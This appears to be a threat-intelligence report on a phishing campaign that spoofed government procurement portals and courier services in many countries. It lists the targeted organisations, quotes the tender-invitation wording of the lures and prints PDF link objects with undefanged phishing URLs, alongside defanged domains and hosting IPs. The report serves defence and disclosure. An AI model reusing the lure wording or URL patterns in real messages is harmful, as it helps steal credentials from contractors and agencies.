Phishing Campaign Targets Login Credentials of Multiple U.S., International Government Procurement Services

Overview

The Anomali Threat Research Team identified a credential harvesting campaign designed to steal login details from multiple government procurement services. The procurement services are used by multiple public and private sector organisations to match buyers and suppliers. In this campaign, attackers spoofed sites for multiple international government departments, email services and two courier services. Lure documents sent via phishing emails were found to contain links to spoof phishing sites masquerading as legitimate login pages relevant to the spoofed government agencies. Victims duped into following the phishing email link would then be invited to login. Anyone who fell victim to the adversaries would have provided them with their credentials.

Spoofed Organizations

- United States — U.S. Department of Energy
- United States — U.S. Department of Commerce
- United States — U.S. Department of Veterans Affairs
- United States — New Jersey House and Mortgage Finance Agency
- United States — Maryland Government Procurement Services
- United States — Florida Department of Managed Services
- United States — Department of Transportation
- United States — Department of Housing and Urban Development
- DHL International courier service
- Canada — Government eProcurement service
- Mexico — Government eProcurement services
- Peru — Public Procurement Centre
- China — SF-Express courier service
- China — Ministry of Transport
- Japan — Ministry of Economy, Trade and Industry
- Singapore — Ministry of Industry and Trade
- Malaysia — Ministry of International Trade and Industry
- Australia — Government eProcurement Portal
- Sweden — Government Offices National Public Procurement Agency
- Poland — Trade and Investment Agency
- South Africa — Government Procurement Service

At present, it is not clear who the threat actors are but it does appear to be a persistent attack. Spoofed phishing site domains are hosted in Turkey and Romania. The campaign is currently dormant.




Figure 1. Country heatmap of phishing sites targeting Government procurement sites

Target Countries

The heatmap in Figure 1 shows that United States' government agencies were primarily targeted, with over 50 phishing sites designed to steal credentials spoofing U.S. organisations. Canada, Japan and Poland followed with 7, 6 and 6 phishing sites accordingly. The countries targeted in this campaign were:

- United States
- China
- Singapore
- Sweden
- South Africa
- Mexico
- Japan
- Malaysia
- Poland
- Peru
- Canada
- Australia

Target Industries

The following industries were targeted in this campaign, Figure 2 shows the Government portals had the highest number of phishing sites dedicated to steal credentials.

- Government
- Email services
- Delivery, Postage and Transportation




Figure 2. Pie chart showing the amount of spoofed organisations by industry

The U.S. Department of Commerce invites your company to submit sealed bids for the supply of your products and services for commercial projects.

Description : Commercial Projects
Bid : ITB00324155 & ITB00872211

INSTRUCTIONS:
Prior to award of this solicitation your business must sign In as a bidder in our bid portal.
Click on the BID button below to sign in as a Bidder.
Please be sure to sign in with your email provider to generate a unique Bid ID to access the project documents.

BID

The information below is a checklist to assist you in preparing a responsive bid. Please note that these instructions may not contain all applicable requirements,and careful reading of the Invitation for Bid is critical. It is not necessary to return this page with your bid response.
• Bids may not be modified after submittal. Bids may be withdrawn after submittal, provided the Bidder makes its request to withdraw in writing and the request is acknowledged
• Negligence by Bidder in preparing its Bid confers no right of withdrawal or modification of its Bid after such Bid has been opened. No claims on account of mistakes or omissions in any Bid will be considered.
• Bids shall be irrevocable for sixty (60) days after the actual day of opening thereof unless delayed by the required approval of another governmental agency, the sale of bonds or the award of a grant, in which

Figure 3. Lure document leading to phishing site spoofing the U.S. Department of Commerce

Lure Documents

Victims targeted in this campaign were likely sent lure documents in a phishing email. The lure documents were written in native languages. The exception was the lure documentused for South Africa, which is written in English. South Africa is home to several languages including English.

The lure document above is spoofing the U.S. Department of Commerce, it is likely that the document was sent via phishing email and that the target is a potential supplier or contractor bidding as part of procurement services. This document has an embedded link (fig. 4).

The link in the pdf *filename ITB_USDOC.pdf* below has an embedded link directing victims to a phishing page hosted on the malicious domain "40-71[.]xyz". This document was submitted to VirusTotal in the United States and in France (as part of an email but the email was not available).

```
%PDF-1.5
1 0 obj
<</Type/Page/Parent 26 0 R/Contents 25 0 R/MediaBox[0 0 612 792]/ArtBox[0 0 612 792]/CropBox[0 0 612 792]/Annots[2 0
4 0 R>>/ExtGState<</GS1 6 0 R>>/Font<</F1 7 0 R/F2 12 0 R>>/XObject<</Im0 17 0 R/Im1 18 0 R/Im2 19 0 R/Im3 20 0 R/Im4
R>>>>>>
endobj
2 0 obj
<</Subtype/Link/Rect[256.33001 377.28 351.35999 431.28]/Border[0 0 0]/C[0 0 0]/F 4/P 1 0 R/A 3 0 R/H/N>>
3 0 obj
<</S/URI/URI(http://commerce.gov.eprocurement.bidysnc.40-71.xyz)>>
4 0 obj
[/ICCBased 5 0 R]
5 0 obj
<</N 3/Filter/FlateDecode/Length 2574>>stream
"F$H:R
```

Figure 4. Embedded link in the pdf document lure spoofing the U.S. Department of Commerce




Figure 5. Screenshot of document lure spoofing the Mexican government procurement services

The lure document above is spoofing the Mexican government's procurement services. It is likely that the document was sent via phishing email and that the target is a potential supplier or contractor bidding as part of procurement services. This document has an embedded link:

The link in the pdf *filename GOBEIRNO_MX_OFERTA.pdf* above has an embedded link directing victims to a phishing page hosted on the malicious domain "40-71[.]xyz". This document was submitted to VirusTotal in Mexico.

```
%PDF-1.5
1 0 obj
<</Type/Page/Parent 18 0 R/Contents 17 0 R/MediaBox[0 0 595 842]/ArtBox[0 0 595 842]/CropBox[0 0 595 842]/Annots[
R]/Resources<</ColorSpace<</DefaultRGB 4 0 R>>/ExtGState<</GS1 6 0 R>>/Font<</F1 7 0 R>>/XObject<</Im0 12 0 R/Im1
R>>>>>>
endobj
2 0 obj
<</Subtype/Link/Rect[210.24001 160.88 405.35999 222.08]/Border[0 0 0]/C[0 0 0]/F 4/P 1 0 R/A 3 0 R/H/N>>
3 0 obj
<</S/URI/URI(http://compras.gob.mx.seguro.electronicas.40-71.xyz)>>
4 0 obj
[/ICCBased 5 0 R]
5 0 obj
<</N 3/Filter/FlateDecode/Length 2574>>stream
```

Figure 6. Embedded link in the document lure for pdf spoofing the Mexican government procurement services


Figure 7. Lure document spoofing the Swedish Government Offices procurement portal

The lure document above is spoofing the Swedish Government Offices procurement portal. It is likely that the document was sent via phishing email and that the target is a potential supplier or contractor bidding as part of procurement services. This document has an embedded link:

The link in the pdf filename Regeringens_Anbud.pdf above has an embedded link directing victims to a phishing page hosted on the malicious domain "auth-f[.]icu". This document was submitted to VirusTotal in Sweden.

```
%PDF-1.5
1 0 obj
<</Type/Page/Parent 23 0 R/Contents 22 0 R/MediaBox[0 0 612 792]/ArtBox[0 0 612 792]/CropBox[0 0 612 792]/Annots[
R]/Resources<</ColorSpace<</DefaultRGB 4 0 R>>/ExtGState<</GS1 6 0 R>>/Font<</F1 7 0 R/F2 12 0 R>>/XObject<</Im0
R/Im4 21 0 R>>>>>>
endobj
2 0 obj
<</Subtype/Link/Rect[231.84 172.08 406.07999 228.96001]/Border[0 0 0]/C[0 0 0]/F 4/P 1 0 R/A 3 0 R/H/N>>
3 0 obj
<</S/URI/URI(http://regeringen.se.anbud.auth-f.icu)>>
4 0 obj
[/ICCBased 5 0 R]
5 0 obj
<</N 3/Filter/FlateDecode/Length 2574>>stream
```

Figure 8. Embedded link in the pdf spoofing the Swedish government offices procurement services



South African Government

www.gov.za

Together we move South Africa forward

TENDER INVITATION

The South African Government is inviting your company to submit sealed tenders for the supply of goods and services for our commercial projects in 2019.

Description: Commercial Projects
Project No: 2019ZAS22519 & 2019ZAS22529

INSTRUCTIONS:
• Prior to award of this solicitation your business must sign in on our tender portal.
• Click on the TENDER button below to sign in as a tenderer.
• Please be sure to sign in with your email provider to generate a unique tender ID to access the project documents.

TENDER

The information below is a checklist to assist you in preparing a responsive tender. Please note that these instructions may not contain all applicable requirements,and careful reading of the Invitation for tender is critical. It is not necessary to return this page with your bid response.
• Tenders may not be modified after submittal. Tenders may be withdrawn after submittal, provided the tenderer makes its request to withdraw in writing and the request is acknowledged
• Negligence by tenderer in preparing its tender confers no right of withdrawal or modification of its tender after such tender has been opened. No claims on account of mistakes or omissions in any tender will be considered.
• Withdrawn Tenders may be resubmitted up to the time designated for the receipt of tenderss provided that they are then fully in conformance with these instructions to Tenderers

Figure 9. Screenshot of pdf spoofing the South African government procurement services

The lure document above is spoofing the South African government procurement services. It is likely that the document was sent via phishing email and that the target is a potential supplier or contractor bidding as part of procurement services. This document has an embedded link:

The link in the pdf *filename ZA_TENDER.pdf* above has an embedded link directing victims to a phishing page hosted on the malicious domain "40-71[.]xyz". This document was submitted to VirusTotal in Germany. It is possible that the target bidder for the South African government is located in Germany.

```
%PDF-1.5
1 0 obj
<</Type/Page/Parent 25 0 R/Contents 24 0 R/MediaBox[0 0 612 792]/ArtBox[0 0 612 792]/CropBox[0 0 612 792]/Anno
R]/Resources<</ColorSpace<</DefaultRGB 4 0 R>>/ExtGState<</GS1 6 0 R>>/Font<</F1 7 0 R/F2 12 0 R>>/XObject<</I
R/Im4 21 0 R/Im5 22 0 R/Im6 23 0 R>>>>>>
endobj
2 0 obj
<</Subtype/Link/Rect[238.32001 350.64001 375.12 401.76001]/Border[0 0 0]/C[0 0 0]/F 4/P 1 0 R/A 3 0 R/H/N>>
3 0 obj
<</S/URI/URI(http://eprocurement.gov.za.secure.40-71.xyz)>>
4 0 obj
[/ICCBased 5 0 R]
5 0 obj
<</N 3/Filter/FlateDecode/Length 2574>>stream
```

Figure 10. Screenshot of embedded link in pdf spoofing the South African government procurement services

Figure 11. Screenshot of pdf spoofing the Chinese international courier service SFExpress

The lure document above is spoofing the Chinese international courier service SFExpress. IThis document has an embedded link:

The pdf above has an embedded link directing victims to a phishing page hosted on the malicious domain "40-71[.]xyz". This document was submitted to VirusTotal in China. The file name for the pdf in VirusTotal is "3f418e7b2a4947123a88dd83c98408dd.file."

```
%PDF-1.5
1 0 obj
<</Type/Page/Parent 23 0 R/Contents 22 0 R/MediaBox[0 0 595 842]/ArtBox[0 0 595 842]/CropBox[0 0 595 842]/Annots[4
R/Resources<</ColorSpace<</DefaultRGB 5 0 R>>/ExtGState<</GS1 7 0 R>>/Font<</F1 8 0 R/F2 13 0 R>>/XObject<</Im0 18
R>>>>>>
endobj
2 0 obj
<</Subtype/Link/Rect[233.28 193.28 390.23999 255.92]/Border[0 0 0]/C[0 0 0]/F 4/P 1 0 R/A 3 0 R/H/N>>
3 0 obj
</S/URI/URI(http://sfexpress.com.tracking.verify-package.40-71.xyz)>>
4 0 obj
<</S/Transparency/I true/K true>>
5 0 obj
[/ICCBased 6 0 R]
```

Figure 12. Screenshot of embedded link in pdf spoofing SF Express Courier Services

Credential Harvesting sites

All of the sites use Domain Validation (DV) certificates issued by "cPanel, Inc". The subdomains have similar naming conventions, targeting online credentials and containing a secure, verification, bidding or delivery theme. The following images and information show examples of the credential harvesting pages created by the attackers. In the webpages there are clear emblems and labels detailing which organisation the attacker is attempting to mimic. The attackers have used legitimate domains as well as their own infrastructure.

Figure 13 shows the credential harvesting site for the U.S. Department of Energy. It was hosted on "https://energy.gov.secure.server-bidsync[.]best/auth/login.html" and redirected from the URL: "http://energy.gov.secure.bidsync.newnepaltreks[.]com". The redirect URL is based on a legitimate domain "newnepaltreks[.]com" which has been compromised in order to facilitate this attack.

The phishing page spoofing the U.S. Department of Energy was found on a webpage at energy.gov.secure.server-bidsync[.]best/auth/login.html. The domain server-bidsync[.]best is hosted on the IP 31.210.96[.]221 which is located in Turkey.




Figure 13. Screenshot of webpage spoofing Bidding login details for the United States Department of Energy

Figure 14 shows the phishing site containing the logo for the Ministry of Trade and Industry in Singapore. In the upper left there is a banner stating “A Singapore Government Agency Website” and in the upper right hand corner there is also an E-Procurement logo. The webpage for this phishing site was hosted on “https://mti.gov.sg.auth-c.site.auth-1[.]icu/000x/login.html”.

The phishing page spoofing the Singapore Ministry of Trade and Industry was found on a webpage at https://mti.gov.sg.auth-c.site.auth-1[.]icu/000x/login.html. The domain auth-1[.]icu is hosted on the IP 91.235.116[.]146 which is located in Romania.




Figure 14. Screenshot of phishing site targeting the Ministry of Trade and Industry Singapore

Figure 15 shows the phishing site containing the emblem for the Swedish Government Offices. In the upper right hand corner there is also an UPPHANDLING logo. Upphandling is the National Agency for Public Procurement. The webpage for this phishing site was hosted on "regeringen.se.anbud.hemsida.auth-g[.]icu/secure/login.html ."

The phishing page spoofing the Swedish National Agency for Public Procurement was found on a webpage at "regeringen.se.anbud.hemsida.auth-g[.]icu/secure/login.html ". The domain auth-g[.]icu is hosted on the IP 91.235.116[.]146 which is located in Romania. A redirect chain shows that there is a further phishing page hosted on at the URL "https://regeringen.se.anbud.hemsida.auth-g[.]icu/secure/login.html". The Document Object Model (DOM) content shows the following POST method (see Figure 16).

The address seen in Figure 16 is hosted on the legitimate domain "newnepaltreks[.]com", which was also seen in the phishing page spoofing the U.S. Department of Energy.

